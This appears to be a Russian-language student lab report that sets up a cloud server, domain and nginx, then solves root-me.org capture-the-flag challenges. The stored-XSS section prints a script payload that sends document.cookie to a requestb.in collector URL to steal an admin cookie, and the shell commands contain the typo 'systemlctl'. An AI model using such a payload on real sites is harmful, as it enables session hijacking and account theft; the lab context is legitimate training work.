1. Создайте удаленный сервер, подключитесь к нему по ssh.


2. Зарегистрируйте домен, делегируйте домен на какой-либо NS-сервер.

3. Установите nginx, создайте тестовую страницу. Убедитесь, что, обратившись по своему доменному имени из интернета, вы получите тестовую страницу.


4. * Выполните задание https://www.root-me.org/en/Challenges/Web-Client/Javascript-Source из раздела client side на root-me.org и сдайте флаг, чтобы познакомиться с интерфейсом сайта.

5. * Выполните задания https://www.root-me.org/en/Challenges/Web-Client/XSS-Stored-1 и https://www.root-me.org/en/Challenges/Web-Client/XSS-Stored-2.


1. Создал сервер




Настраивать ssh пришлось также в пункте меню Metadata помимо настроек самой виртуальной машины




Для проверки правильности настройки ssh подключился через MobaXTerm



2. Зарегистрировал домен на Freenom и связал его со своей виртуалкой на гугле




Делегировал домен на cloudflare



3. Установил nginx и проверил через браузер его работоспособность


sudo apt-get install nginx
sudo systemlctl start nginx




Также на будущее создадим свой тестовый конфиг для nginx

```
@instance-1:/etc/nginx$ cd sites-available/
@instance-1:/etc/nginx/sites-available$ sudo cp default test.conf
@instance-1:/etc/nginx/sites-available$ sudo nano test.conf
@instance-1:/etc/nginx/sites-available$ cd ../sites-enabled/
@instance-1:/etc/nginx/sites-enabled$ sudo ln -s ../sites-available/test.conf test.conf
```

4. Открываем дебаггер и видим строчку pass == “ тут искомый пароль “







Профиль на root-me https://www.root-me.org/2-147?lang=en

5. XSS – Stored- 1

Проверим форму на XSS



Сработало



Далее создаем ссылку на http://requestb.in/

И отправляем в форму следующий пэйлоад:

```
<script>
document.write("<img src='ТУТ СГЕНЕРИРОВАННАЯ НА http://requestb.in/ ССЫЛКА/?
cookie=" + document.cookie + "'></img>");
</script>
```

Смотрим запрос:

Видим пароль после ADMIN_COOKIE=

Профиль на root-me https://www.root-me.org/2-147?lang=en